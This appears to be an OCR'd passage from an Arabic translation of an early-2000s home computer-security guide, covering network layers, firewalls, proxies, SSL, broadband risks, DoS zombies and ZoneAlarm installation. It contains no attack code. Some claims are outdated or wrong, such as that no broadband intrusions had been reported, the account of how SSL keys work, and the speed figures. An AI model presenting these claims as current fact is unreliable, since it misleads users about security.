طبقة Transport: وهي برنامج يقوم بتجميع حزم البيانات عندما يتم استقبالها عند الطرف البعيد في عملية النقل. كذلك، تقوم هذه الطبقة بالتحقق من عدم وجود أية أخطاء حتى تتأكد من صحة ودقة البيانات.

طبقة Session: وهي برنامج يقوم باتخاذ عدة قرارات هامة بشأن عملية نقل الملفات وشفرة المعلومات التي سيتم استخدامها (توجد عدة شفرات خاصة بأجهزة الكمبيوتر يتم استخدامها حاليا، بما في ذلك شفرة ASCII وUnicode وغيرها)؛ والبيانات التي يتم إرسالها باستخدام طرق النقل مثل duplex أو simplex أو غيرها من طرق النقل. كذلك، تعمل هذه الطبقة عندما يتم الاتصال أو يتم قطع الاتصال.

طبقة Applications: وهي برنامج يقوم المستخدم بالتفاعل معه عندما يتم إرسال المعلومات عبر الإنترنت: Netscape Communicator وInternet Explorer وOutlook Express وFTP وEudora وغيرهم. من خلال هذه الطبقة، يتم حماية التطبيقات عن طريق رفض تشغيلها إذا لم يتم إدخال كلمة المرور الصحيحة. كذلك، يمكن حماية كلمات المرور الخاصة بالمستندات وقواعد البيانات.

حزم البيانات

يجب عليك أن تتعرف على حزم البيانات حتى تتمكن من استيعاب الإنترنت بشكل أفضل. عادة، يتم تقسيم الملف إلى قطع صغيرة تسمى حزم البيانات، وذلك قبل إرساله عبر الإنترنت. ويتم نقل هذه القطع كلا على حدى، ولا يتم إرسالها بالضرورة عبر نفس الطريق الفعلي (حيث يمكن نقل الملف عبر وحدة خدمة في إيطاليا، على سبيل المثال، وأخرى في شيكاجو حتى يصل الملف في النهاية إلى وجهته في أثينا). ويتم استخدام هذه الحزم في تقليل السرعة التي يتم بها إرسال المعلومات ـ حتى يحرر كل شخص نتائج متشابهة نسبيا. فعلى سبيل المثال، إذا كان بنك كبير في نيويورك يقوم بنقل كل ملفات المعاملات التجارية اليومية (والتي تحتوي على كميات كبيرة من البيانات) إلى فرعه الرئيسي في شارلوت، في هذه الحالة يتم تقسيم الملفات التي يتم إرسالها إلى العديد من الحزم الصغيرة. وهكذا، فإن حزمة البريد الإليكتروني الخاصة بك ربما يتم نقلها ضمن الحزمة الأولى والثانية. وبذلك، لن يضطر بريدك الإليكتروني إلى الانتظار حتى يتم نقل كل الملفات الموجودة، والذي يمكنه أن يؤدي إلى إبطاء إتمام معاملتك التجارية البسيطة.

وعندما تصل كل الحزم إلى وجهتها، تقوم طبقة Transport بالتأكد من إعادة وضعهم في ترتيبهم الصحيح.

ومن المميزات التي يتسم بها تقسيم مهام إرسال واستقبال المعلومات من خلال هذه الطبقات المتعددة هو مساعدتك على رؤية المهام وكذلك معرفة مكان وكيفية حماية المعلومات أثناء انتقالها من محرك الأقراص الصلبة الخاص بك إلى محركات الأقراص الصلبة الأخرى الموجودة في أماكن أخرى في العالم. وتقوم كل طبقة من هذه الطبقات بتوفير الخدمات المفيدة بالنسبة للطبقة التي تعلوها، وفي نفس الوقت تعتمد على الخدمات التي توفرها لها الطبقة التي تدنوها.

توفير الحماية باستخدام نظم التأمين

توجد العديد من أنواع نظم التأمين والتي تكون مجهزة في أجهزة الكمبيوتر. فعندما تصل حزم المعلومات إلى شبكة الاتصال، تقوم معظم شبكات الاتصال باستقبالها باستخدام موجه ترشيح (أو موجه عرض على الشاشة). ويعتبر هذا الموجه نوع من أنواع نظم التأمين. ويعتبر موجه ترشيح حزم البيانات سمة من سمات الأمان التي ترفض السماح لأي شخص من الخارج بالاتصال بالتطبيقات الموجودة داخل شبكة الاتصال إلا إذا تعرف الموجه على هذا الشخص (ويعتمد ذلك على عنوان IP الخاص بالشخص). حتى أن الموجهات الأكثر تقدما تقوم باستخدام ملفات مواصفات تقوم بتحديد ID الخاصة بالاتصال الوارد. ويتضمن ملف المواصفات عنوان IP بالإضافة إلى المعلومات الأخرى الخاصة بالاتصال، مثل البروتوكول الذي يستخدمه (على سبيل المثال، FTP بدلا من HTTP) والعناوين التي يتم استخدامها. والأكثر من ذلك أن بعض الشركات تستخدم اثنين من هذه الموجهات، بناءا على النظرية التي تقول بأن زيادة وسائل التأمين تعني المزيد من الأمان. يطلق على هذا النظام المزدوج التوجيه اسم الحصن.

إن استخدام الموجهات يمنع الهاكرز الذين يتمكنون من المرور عبر مستويات الحماية المنخفضة الخاصة بشبكات الاتصال من استخدام التطبيقات على هذه الشبكات. ويتم توفير مستوى إضافي من الأمان عن طريق استخدام وحدة خدمة تقوم بالتأكد من صحة الاتصال والتي تعمل مع موجه العرض على الشاشة. وتقوم وحدة الخدمة هذه بما تقوم به أي تكنولوجيا أخرى للتأكد من صحة الاتصال: حيث تقوم بالتأكد من أن المستخدم الذي يقوم باستخدام عنوان IP الخارجي هو الشخص المسموح له باستخدام هذا العنوان. ومعا، يقوم موجه العرض على الشاشة ووحدة خدمة التأكد من صحة الاتصال بتكوين أكثر نظم التشغيل شيوعا والذي يتم استخدامه في تأمين الشركات في الوقت الحالي.



يمكنك أيضا إعداد نظام تأمين خاص بالبرامج فقط. ومن الأفضل استخدام نظام تأمين خاص بالبرامج بالنسبة للأشخاص الذين يستخدمون وصلات إنترنت فائقة السرعة. ويشرح الفصل الثامن بعض نظم التأمين المتميزة الخاصة بالبرامج والتي ربما ترغب في تثبيتها على نظام الكمبيوتر الخاص بك.

تعتبر وحدة خدمة proxy نوع آخر من نظم التأمين الخاصة بالأجهزة، والتي يمكنها فحص محتويات كل حزمة من حزم البيانات في وقت وصولها. على الرغم من

ذلك، يمكن لهذا النوع من الفحص أن يقوم بإبطاء النظام. ولكن، عندما يتم استخدام وحدة خدمة proxy كمخزن للبيانات، فإنها يمكنها أن تقوم بتحسين سرعة إمكانية الوصول للإنترنت. كذلك، يمكنها أن تعمل بنفس الطريقة التي يعمل بها مخزن البيانات الخاص بصفحة ويب الخاص بسطح مكتب الكمبيوتر المحلي. فعندما تقوم بالإطلاع على صفحة من صفحات ويب، سيتم تخزينها على محرك الأقراص الصلبة الخاص بك. وإذا طلبت من المتصفح أن يقوم بالإطلاع مرة ثانية على هذه الصفحة (والذي غالبا ما يحدث بشكل مفاجئ)، فإنه سيقوم بعرض الصفحة على الشاشة بسرعة فائقة. وعامة، تعتبر إمكانية الوصول إلى محركات الأقراص الصلبة أسرع من إمكانية الوصول إلى أي صفحة عبر الإنترنت. (لكي ترى مخزن البيانات الخاص بك، اختر Tools<=Internet Options من Internet Explorer، ثم انقر فوق زر Settings في الجزء Temporary Internet Files. وأخيرا، انقر فوق زر View Files).

تقوم مواقع وحدات الخدمة الكبيرة، مثل MSN وAOL بالاستفادة من وحدات خدمة proxy التي يتم استخدامها كمخازن للبيانات. وعندما يقوم أحد المستخدمين بالوصول إلى الصفحة الأساسية لخدمة Yahoo، تظل الصفحة موجودة على وحدة خدمة proxy وتصبح لديها قابلية أكثر لأن تكون متاحة لبقية المستخدمين الذين سيصلون إلى هذه الصفحة الشائعة في خلال الخمسة عشر دقيقة التالية. (ويتم تنقية واستبدال الصفحات التي تم تخزينها بانتظام لأن مواقع ويب الشائعة تقوم غالبا بتغيير عناوين الأخبار وغيرها من العناصر.)

كذلك، هناك استخدام إضافي لوحدات خدمة proxy حيث يمكنها الاحتفاظ بالاتجاه المعتاد لترشيح نظم الأمان ويتم إعدادها لوقف إمكانية وصول الموظفين إلى فئات معينة من مواقع ويب.

يجب أيضا أن تضع في اعتبارك بروتوكول (مجموعة من القوانين) يطلق عليه اسم بروتوكول RADIUS (خدمة التأكد من صحة الاتصال البعيد للمستخدم). ويمكن لهذا البروتوكول أن يساعدك على تنظيم عناصر نظام الأمان ومساعدتك عن طريق الاحتفاظ بقوائم أسماء المستخدم وكلمات المرور المتعلقة به، بالإضافة إلى أنواع أخرى من البيانات الخاصة بنظام الأمان. فعندما يحاول أي شخص خارجي دخول شبكة الاتصال، يقوم بروتوكول RADIUS بطلب المعلومات اللازمة الخاصة بالتأكد من صحة الاتصال.

التأمين باستخدام التشفير

على الرغم من كل الجهود التي تقوم بها لحماية نظامك، لا تتمكن نظم التأمين من منع سرقة البيانات أثناء عملية نقلها. فإذا قام أحد الهاكرز بسرقة معلوماتك أثناء نقلها عبر الإنترنت، فإنه بذلك يكون قد نجح في اختراق نظام الأمان.

وإذا تمكن أحد الهاكرز من المرور عبر نظام التأمين باستخدام القوة والمهارة، أو إذا كان موجودا بالفعل داخل شبكة الاتصال (يشكل الموظفون الحانقون تهديدا أكبر مما يشكله الهاكرز)، يجب عليك أن تقوم بإضافة المزيد من الحماية عن طريق تشفير المعلومات الهامة.

وإذا لم تتمكن من إبعاد الهاكرز من الحصول على البيانات، يمكنك دمج الملفات بصورة محكمة حتى لا يتمكن الدخلاء أبدا من فك نظام تشفير المعلومات. ويعتبر التشفير - تحويل المعلومات - هو أكثر إجراءات الأمان التي يمكن الاستفادة منها. ولهذا، (وكذلك بسبب حقيقة أن التشفير بالنسبة للكثيرين عملية مثيرة) يتناول الجزء الثاني من هذا الكتاب الطرق المتعددة لتحويل المعلومات - ولا يجب تحويل هذه المعلومات بشدة حتى لا يتم تدميرها كلية بطريقة لا تمكنك من تجميعها مرة ثانية.

ويمكن أن يتم تشفير البيانات قبل تخزينها على محركات الأقراص الصلبة، أو يمكن تشفيرها كجزء من عملية النقل. فعلى سبيل المثال، عندما تقوم بكتابة رقم بطاقة الائتمان الخاصة بك لشراء شيء ما من شركة الإنترنت، تقوم الشركة غالبا بعرض رسالة تطمئنك فيها بأن المعلومات تتم حمايتها بواسطة طبقة SSL (Secure Socket Layer). وتعتبر هذه الطبقة طريقة من طرق تشفير المعلومات قبل إرسالها عبر الإنترنت. وتقوم SSL بالتشفير عن طريق Private Key (يعرفه المرسل والمستقبل فقط). ويتناول الفصل الرابع عشر والخامس عشر المزيد عن هذه المفاتيح.






الفصل السابع

أخطار الوصلات فائقة السرعة

لقد سمعت بالطبع عن خطوط DSL (Digital Subscriber Line) التي يحصل عليها مشترك الإنترنت من شركة التليفون، أو من خلال كابل المودم الذي يتم تركيبه واللذان يزيدان من سرعة وصلة الإنترنت. وبعد أن كان مستخدمي الإنترنت يتصفحون صفحات ويب ببطء شديد، أصبح من السهل الآن ظهور عدة صفحات بسرعة كبيرة. كذلك، يمكن مشاهدة تسجيلات الفيديو بوقتها الفعلي وذلك بعد الخروج من إطار المعدل البطيء للعرض. أيضا، يمكن تنزيل أية أغنية في أقل من دقيقتين وهو ما كان يتم عادة في 30 دقيقة. وعلى عكس وصلة المودم القديمة البطيئة، يتم تشغيل DSL وكابل مودم على الدوام. فلا يوجد رقم يجب عليك الاتصال به، وكل ما عليك فعله هو النقر فوق المتصفح وبذلك تبدأ تصفح صفحات ويب.

ولكنك عندما تنتقل إلى استخدام وصلة فائقة السرعة، فإنك بذلك تفتح جهاز الكمبيوتر الخاص بك على مصراعيه على العالم بطرق لا تتوقعها. على الرغم من ذلك، لا يجب عليك أن تشعر بالقلق. فأنت لا تمتلك من المعلومات ما يجعل الهاكرز يبدأون بالتجول حول محرك الأقراص الصلبة الخاص بك بمجرد أن يجدون المدخل الظاهري إلى جهاز الكمبيوتر الخاص بك مفتوحا- ومن ثم يقومون بسرقة الملفات واستخدام برامج Trojan horse ووضع الأخطاء المنطقية.

فإذا تركت خيارات الدخول على شبكة الاتصال أو مشاركة الملفات دائمة التشغيل، سيصبح في إمكان أي هاكر الدخول على النظام. وبالطبع، يمكنك إيقاف تشغيل جهازك عندما لا تقوم باستخدامه حتى تمنع حدوث أي شيء في عدم وجودك. ولكن أفضل الحلول للحماية هو إيقاف تشغيل خاصية مشاركة الملفات.



لكل نظام تشغيل طريقته الخاصة لإيقاف تشغيل خاصية مشاركة الملفات. فعلى سبيل المثال، في Windows 98 يمكنك إيقاف تشغيل خاصية مشاركة الملفات عن طريق اختيار Start => Settings => Control Panel. ثم انقر نقرا مزدوجا فوق أيقونة Network. وفي صفحة Configuration الخاصة بمربع الحوار، انقر فوق زر File and Print Sharing. بعد ذلك، قم بإلغاء تحديد الاختيار في مربع الاختيار التالي لخيار I Want to Be Able to Give Others Access to Ny Files. ثم انقر فوق OK مرتين لإغلاق مربعات الحوار.

سرعة كابل المودم

تساوي سرعة كابل المودم سرعة أي وصلة إنترنت يمكنك الحصول عليها حاليا. ويمكن لجهاز المودم الحقيقي أن يتعامل مع 30Mbps (ميجابايت في الثانية). ولكن

في سلسلة كابل المودم يعتبر ثاني أضعف رابط هو كارت Ethernet الموجود في جهاز الكمبيوتر والذي يتصل بكابل المودم. فكارت Ethernet يقوم بتقييد سرعة عملية النقل إلى 10 Mbps. وربما يكون أضعف رابط هو وحدة الخدمة الموجودة في موقع الإنترنت الذي تقوم بزيارته، أو مسار الاتصال الرئيسي لشبكة الإنترنت نفسها. وعادة، يصل متوسط سرعتها إلى 10٪ من سرعة كارت Ethernet. وهكذا، فربما تتراوح سرعة كابل المودم الخاص بك من 5Mbps إلى 1Mbps. ولكن السرعة التي تصل إلى 1Mbps تعتبر سرعة فائقة مقارنة بسرعات أجهزة مودم الإنترنت التقليدية، حيث أن الكثيرون يتصلون بالإنترنت بسرعة تصل إلى 28,800Kbps (كيلو بايت)، مقارنة بسرعة 1,048,576bps(1Mpbs).

حل المشكلة

بالتأكيد، يمكن للهاكرز دخول الأجهزة التي تتصل بالإنترنت عبر أجهزة المودم التقليدية. ولكن بواسطة هذه الوصلات القديمة تحصل في كل مرة تقوم فيها بالاتصال بالإنترنت على عنوان IP جديد ويقوم مزود خدمة الإنترنت الخاص بك بفصل الوصلة، أو تقوم أنت بإيقاف تشغيل المتصفح، أو يتم فصلك لأسباب أخرى. ويشبه ذلك الاتصال في كل مرة من تليفون عام مختلف - فبهذه الطريقة لن يتمكن الهاكرز من التعرف على رقمك الثابت.

ولكن عندما تحصل على وصلة IP دائمة التشغيل الثابتة، سيمكن لأي شخص الوصول إلى جهاز الكمبيوتر الخاص بك بسهولة. فعلى سبيل المثال، إذا تمكن أحد الهاكرز من اكتشاف منفذ ضعيف من الناحية الأمنية على جهاز الكمبيوتر الخاص بك (انظر الفصل الثامن للحصول على حلول لهذه المشكلة الشائعة)، سيمكنه العودة في الأسبوع التالي واستغلال هذا المنفذ بتوسع أكبر وذلك لأن عنوانك ثابت لا يتغير.

إن إمكانية دخول الهاكرز بسهولة إلى أجهزة الكمبيوتر أصبحت موضوع مثير بالنسبة لوسائل الإعلام، وموضوع مخيف بالنسبة لمستخدمي الكمبيوتر، ولكن في الحقيقة لم يتم الإبلاغ عن أي هجوم من هجمات الهاكرز حتى الآن. وبالطبع، إن مجرد احتمال وقوع مثل هذا الهجوم، على الرغم من أن ذلك غير محتمل، يجعل الكثيرون يشعرون بالخوف عندما يفكرون أن مذكراتهم يمكنها أن تصبح ملكية عامة يمكن للجميع رؤيتها والإطلاع عليها، حيث أن الجميع يشعرون بحساسية شديدة نحو خصوصياتهم.

إن التهديد النفسي الذي يشكله الهاكرز بالنسبة لمستخدمي الكمبيوتر يشكل تهديد أعظم من التهديد العملي الفعلي. لذلك، سنلقي نظرة فيما يلي على الأمور التي

من المتوقع حدوثها عندما تتصفح الإنترنت باستخدام DSL، أو كابل المودم، أو من خلال شبكة LAN في العمل.

فباستخدام DSL، أو كابل مودم، أو شبكة LAN، تحصل على عنوان IP ثابت. ويشبه ذلك امتلاك رقم تليفون ثابت للعديد من السنوات. ففي هذه الحالة، يمكن للهاكرز التجول عبر شبكة الإنترنت بحثا عن العناوين (بالضبط كما يقوم موظفي التسويق عبر التليفون بالتجول في قوائم أرقام التليفونات بحثا عن بعض ذوي النفوس الضعيفة المضطربة ليجنوا الأموال من ورائهم.)

وتوجد الملايين من أجهزة الكمبيوتر التي تتصل بالإنترنت عبر الوصلات دائمة التشغيل، وربما يوجد أيضا الآلاف من الهاكرز المتطفلين. ولكن، هل يستهدف هؤلاء الهاكرز مذكراتك الشخصية؟ وهل هذه المذكرات بها معلومات خطيرة لا ترغب في إطلاع عليها؟ وإذا كان الأمر كذلك، فكيف عرف الهاكرز هذه المعلومة؟ هل أنت شخص مشهور وحياتك معروفة ومثيرة بالنسبة للآخرين؟

على الرغم من ذلك، عندما تحصل على عنوان IP دائم، يمكن للهاكرز التسلل إلى نظام الكمبيوتر الخاص بك وتفحصه، وبعد جمع المعلومات الكافية عن نقاط الضعف الموجودة في نظام الدفاع الخاص بجهاز الكمبيوتر، فإنه يتذكر عنوان IP الخاص بك جيدا حتى يقوم باستخدامه لاحقا.

ويسمح ذلك للهاكرز بتكرار الدخول إلى جهاز الكمبيوتر الخاص بك أو مشاركة عنوانك مع الهاكرز الآخرين. وبالتأكيد، إذا كنت تؤلف كتابا عن الهاكرز، أو تتحدث عنهم في أحد البرامج التليفزيونية، فإنك بذلك ستجذب انتباههم على اختلاف أغراضهم. فربما لا يقدر أحدهم التعليقات التي أدليت بها بشأنهم. ولذلك، يجب عليك في هذه الحالة تشغيل وصلة كابل المودم من خلال برنامج Zone Alarm (انظر الفصل الثامن للحصول على المزيد من المعلومات حول الحماية الشخصية باستخدام نظم التأمين).

كذلك يمكن أن يتعرض جهازك لهجمات الهاكرز إذا ذهبت إليهم في عقر دارهم. فعلى سبيل المثال، إذا كنت ترغب في اختبار نظامك، اذهب إلى المجموعة الإخبارية التي يطلق عليها alt.2600.hackerz، واكتب بعض التعليقات السيئة عن أخلاقيات الهاكرز، ثم تراجع إلى الوراء وراقب ما سيفعلونه ردا على هذا الاتصال الوارد.

وأيضا، إذا كان لديك أعداء في العمل أو في المكان الذي تسكن فيه، فربما يتحول هؤلاء الأعداء إلى هاكرز بشكل مؤقت محاولة منهم في دخول جهازك وتخريب ملفاتك.

ويقوم الهاكرز بتبادل برامج الكمبيوتر عندما يجدون أنها أفادتهم في إحدى مناوراتهم. ومن هذه الأدوات أداة المتصفح الذي يقوم بتجربة عناوين IP المختلفة، أو اختبار وجود نظم أمان ضعيفة، أو إضافة العنوان إلى القائمة الذهبية.

ويمكن لهذه الأداة التي يطلق عليها اسم أداة ping أن تقوم بمسح ضوئي للآلاف من عناوين IP في وقت واحد. (ويقصد بأداة ping إرسال إشارة صوتية إلى عنوان IP لمعرفة ما إذا كان نشط ومفتوح).

ويمكن أن يتم تطبيق أداة ping على وصلة الإنترنت ذات الموجة عالية التردد (السرعة الفائقة) عدة مرات يوميا (انظر الفصل الثامن للتعرف على الطرق التي يمكن بها اختبار إمكانية ذلك). على الرغم من ذلك، طالما تقوم بإيقاف تشغيل خاصية مشاركة الملفات، لا يمكن للهاكرز الوصول إلى البيانات الخاصة بك. وستكون الأمور على ما يرام إلا إذا كنت تقوم بتشغيل وحدة خدمة من المنزل. وبالطبع، تقوم الشركات غالبا باستخدام وحدات الخدمة وبذلك يجب عليها أن تضع في اعتبارها وسائل الحماية الموضحة في الفصل السادس.

Denial of Service

يقلق البعض من أن يصبحون أهدافا لهجمات denial of service (DOS)، مثل تلك التي أعاقت شبكة CNN وYahoo وغيرها من المواقع الكبرى في بداية عام 2000 وحتى الآن. ولكن لا يجب على هؤلاء الشعور بالقلق. فالهاكرز لن يفيدهم بشيء إبطاء، أو إيقاف تشغيل أجهزة الكمبيوتر المنزلية الصغيرة. فهم دائما ما يرغبون في تحقيق أهداف معينة ـ اكتساب احترام الآخرين، وعادة احترام الهاكرز الآخرين. ومن غير المرجح أن يحصل الهاكرز على هذا الاحترام عن طريق شن هجمات **denial of service** على النظم الصغيرة غير المعروفة.

أداة Zombie

على الرغم من ذلك، فهناك احتمال كبير أن يقوم الهاكرز باقتراض أجهزة الكمبيوتر الصغيرة لشن هجمات DOS. وعادة، يبدأ هجوم DOS بأن يقوم الهاكر بزرع الأخطاء المنطقية في أجهزة كمبيوتر متعددة في أنحاء العالم. ويسمى استخدام أجهزة الكمبيوتر بهذه الطريقة تحويلهم إلى Zombies.

وفي يوم التنفيذ، يتصل الهاكر بكل خطأ من الأخطاء التي قام بزرعها ويرسل أمر القصف، ومن ثم يبدأ هجوم DOS. وبذلك، يبدأ بث محاولات وصول مستمرة إلى

أجهزة الكمبيوتر من خلال تلك Zombies (حيث تعتبر هجمات denial of service حمل ضخم من طلبات الاتصال ـ ضخمة بشكل لا يمكن وحدات الخدمة من فعل أي شيء ولكن فقط بالتعامل معها). وتصبح محاولات تعقب الهاكر صعبة جدا لأن Zom-bies البريئة تقوم بالفعل ببث الهجوم.

على الرغم من ذلك، لا يجب أن تبالغ في تقدير موقفك المتواضع في التخطيط للأشياء. فقد قام شاب من كندا ـ المتسبب في هجوم DOS الضخم في بداية عام 2000 ـ بتحويل بعض الأجهزة فائقة القوة والسرعة إلى Zombies، مثل تلك الأجهزة الموجودة في جامعة كاليفورنيا في سانتا باربرا. فلا يمكن أن يقوم هاكر الكمبيوتر بشن عملية بث كبيرة من جهازك المتواضع في حين يوجد العديد من مضيفي أدوات Zombies ذوي القوة والسرعة الفائقة.

ويتم التجسس وعمل ملفات المواصفات على الإنترنت في الغالب باستخدام أجهزة الكمبيوتر الفائقة السرعة التي يمكنها أن تراقب الأماكن التي تزورها عبر الإنترنت والمدة التي تقضيها في تصفح كل صورة تقوم بعرضها. ويمكن لهذه الأجهزة أن تقوم بتكوين ملف مواصفات عنك بدون أية مساعدة بشرية ـ ويمكن لجهاز مراقبة واحد أن يقوم بتكوين ملفات مواصفات عن الآلاف من المستخدمين وفي نفس الوقت. إذن فهناك خطر حقيقي.

فإذا كان لديك أعداء، أو أسرار خطيرة، أو نظام قوي، أو وحدة خدمة، أو عادة ما تسخر من الهاكرز، أو غير ذلك من الأسباب التي تجعلك تخشى من هجمات الهاكرز ـ يشرح لك الفصل التالي كيفية حماية نظامك ويساعدك على أن تهدأ بالا بينما تظل وصلة الإنترنت الخاصة بك دائمة التشغيل.



الفصل الثامن

حماية الموجات عالية التردد

بعد أن حصلت على وصلة DSL من شركة التليفون، أو جهاز المودم من شركة الكابل، ستظهر مواقع الإنترنت على الشاشة بمجرد أن تنقر فوق الروابط. وبذلك، فإنك تكون قد حصلت على وصلة ذات موجة عالية التردد. (وهي تعني ببساطة أن يكون لديك موجة تردد نطاقها أعلى وأكبر مما كان لديك من قبل.)

وبالإضافة إلى السرعة العالية في عرض المعلومات، ستحصل أيضا على عنوان IP دائم وثابت، وإذا ارتكبت أية أخطاء، سيتمكن الهاكرز من الدخول بسهولة على جهازك وبالتالي نسخ أو حذف الملفات.

الأمان أولا

تقوم العديد من خدمات مزودي الموجات عالية التردد حاليا بمحاولة تحسين خصائص نظم الأمان والتحذيرات التي تقوم بعرضها، على الرغم من أنهم متفقون على أن التهديد الذي يشكله الهاكرز تبالغ فيه وسائل الإعلام (حيث لم يسبق أن قام أي شخص بالإبلاغ من قبل عن عملية تسلل عبر الكابلات الخاصة بهم أو عبر وصلات DSL). فعلى سبيل المثال، من المتوقع أن تقدم شركة EarthLink نظام تأمين مع خدمة DSL الخاصة بها في وقت لاحق من هذا العام. كذلك، توفر Excite@Home برنامج McAfee.com المضاد للفيروسات وأدوات نظم التأمين شخصية. ويمكن أن يتم تضمين برنامج نظام التأمين في وصلات الأجهزة التي يقدمها مزودو الموجات عالية التردد.

ولكن، في الوقت الحالي ليس هناك ما يدعو إلى القلق بالنسبة لهؤلاء الذين يستخدمون أجهزة سطح المكتب الشخصية. فالهاكرز دائما ما يقومون بالتخلص من كل العقبات، ولذلك ربما يختلف الحال في المستقبل القريب.

كيفية جذب الهاكرز

إن الخطوة الأساسية التي تستطيع اتخاذها لكي تمنع هجمات الهاكرز هي إغلاق خاصية مشاركة الملفات في جهازك. (يشرح الفصل السابع، ولاحقا في هذا الفصل، كيفية اختبار هذه الخاصية). على الرغم من ذلك، يجب عليك أن تشعر بالقلق إذا كان ينطبق عليك أيا مما يأتي:

- إذا كنت تسيء إلى الهاكرز علنا. (على سبيل المثال، اذهب إلى المجموعة الإخبارية alt.2600 وابدأ قذفهم بالإهانات، أو اكتب كتابا عنهم تصفهم فيه بأنهم غير ناضجين أخلاقيا).

- إذا كان لديك أعداء يتسمون بالمهارة الفنية.
- إذا كان لديك الكثير من الأموال أو الأسرار القيمة.
- إذا كنت تقوم بتشغيل نظام قوي.
- إذا كنت تقوم بتشغيل وحدة خدمة
- إذا كنت قد تعرضت لهجمات الهاكرز من قبل.
- إذا كنت تقوم بإدارة بعض الأعمال، وخاصة إذا كانت هذه الأعمال لها علاقة بالحكومة، أو الجيش، أو السياسة، أو غيرها من الأنشطة التي من شأنها أن تجذب الهاكرز.

إعداد برنامج Zone Alarm

يعتبر برنامج Zone Alarm(www.zonelabs.com) حل شائع بالنسبة لهؤلاء الذين يشعرون بالقلق بشأن هجمات الهاكرز المتوقعة. ويعمل Zone Alarm في بيئة نظم التشغيل Windows 95 وWindows 98 وNT 4.0 وWindows 2000 (إذا كنت تقوم بإجراء اختبار Beta، استخدم الإصدار الأخير فقط من Windows 2000).

ويعتبر Zone Alarm من أفضل برامج نظم التأمين الشخصية المتوفرة. فهو محكم وقوي وفعال في تغطية الجهاز، وسهل التثبيت والاستعمال، كما أنه يزودك بالمعلومات. وبذلك، يمكنك تثبيته والشعور بالاطمئنان.

كذلك، لا يتكلف Zone Alarm أي شيء، فهو مجاني بالنسبة للمستخدمين الأفراد.

وZone Alarm عبارة عن برنامج من برامج نظم التأمين يتم تضمينه في البرامج وهو يقف حائلا قويا بين محرك الأقراص الصلبة الضعيف الضئيل الخاص بك، وبين عالم شبكة World Wide Web الكبير السيئ بما يتجول فيها من spiders خفية.

وكما تعلم فإن الهاكرز بكل أنواعهم ومساعديهم من المتصفحات الآلية، يقومون بالتجول عبر الإنترنت بحثا عن الوصلات ذات الموجات عالية التردد ودائمة التشغيل.

فإذا كان لديك معلومات لا ترغب في مشاركتها مع أحد، أو إذا كنت قلق من قيام أحد الغرباء بتدمير ملفاتك، قم بتنزيل برنامج Zone Alarm. ويتكون Zone Alarm من عدة مستويات أمنية. كذلك، فهو يسمح لك بتجديد التطبيقات التي تسمح لها بإمكانية الوصول للإنترنت. وبعيدا عن المتصفح وقارئ البريد الإليكتروني، يمكن لبعض التطبيقات الأخرى، مثل RealPlayer أو Word الاتصال بالإنترنت. (لا يقوم برنامج نظام التأمين فقط بالتحكم في محاولات الدخول التي يتم توجيهها إلى نظامك من الإنترنت، ولكنه يتحكم أيضا في محاولات خروج التطبيقات إلى الإنترنت.)

فإذا حاولت إحدى التطبيقات الوصول للإنترنت، يقوم Zone Alarm بإخبارك بذلك. وعند هذه النقطة. يمكنك أن تسمح، أو ترفض، أو تضع قاعدة لكي يتم تنفيذها في المستقبل حتى لا تضطر إلى الاستجابة في كل مرة يحاول فيها أحد البرامج الاتصال بالإنترنت.

منع الهاكرز من الدخول

من الخصائص التي يتميز بها Zone Alarm إمكانية إيقاف نشاط الإنترنت بالكامل. فإذا كان هناك هجوم محتمل من الهاكرز، اضغط على S + Ctrl على الفور لكي توقف كل الاتصالات بالإنترنت. أو يمكنك إعداد التأمين لكي يبدأ في تنفيذ عمله تلقائيا بعد فترة معينة من توقف النشاط (بنفس الطريقة التي يتم بها تنشيط شاشة التوقف عندما لا تستخدم لوحة المفاتيح أو الماوس لفترة معينة). بهذه الطريقة، لن تعتبر وصلة الموجة عالية التردد الخاصة بك دائمة التشغيل بعد الآن.

وحتى في الوقت الذي تقوم في بتصفح الإنترنت أو بإرسال البريد الإلكتروني، يقوم Zone Alarm بحمايتك بفاعلية، بحيث لن تتمكن spiders التي تقوم بفحص المنافذ أو غيرها من المتصفحات الضوئية من العثور على أي شيء. وبذلك، سيبدو الأمر كما لو أن جهاز الكمبيوتر الخاص بك متوقف عن التشغيل، أو أنه ليس له وجود على الإطلاق.

اتبع الخطوات التالية لكي تقوم بتثبيت Zone Alarm:

١ - اكتب هذا العنوان في المتصفح:

hotfiles.zdnet.com/cgi-bin/texis/swlib/hotfiles/

info.html?fcode=0015P7&b=lod

ولكن، إذا لم يكن متاحا على هذا العنوان اذهب إلى:

www.zdnet.com/special/filters/defense/action

أو اذهب إلى العنوان www.zdnet.com واستخدم خاصية البحث لتحديد موقع برنامج Zone Alarm.

أو استخدم آلية من آليات البحث مثل Google لكي تبحث عن الصفحة الأساسية لاختبارات Shields Up! تحت Zone Alarm.


٢ - انقر فوق زر Download Now لتبدأ عملية التنزيل.

٣ – اختر حفظ الملف على محرك الأقراص الصلبة. ويتطلب تنزيل الملف بالكامل أقل من دقيقة.

٤ – حدد موقع ملف Zonalarm.exe على محرك الأقراص الصلبة ثم انقر نقرا مزدوجا لتبدأ التثبيت.


٥ – انقر فوق Next عدة مرات لتكتمل خطوات التثبيت.

عندما يكتمل التثبيت، سترى ZoneAlarm كما هو موضح في الشكل (٨–١).



شكل (٨–١)
لوحة التحكم الخاصة ببرنامج Zone Alarm.

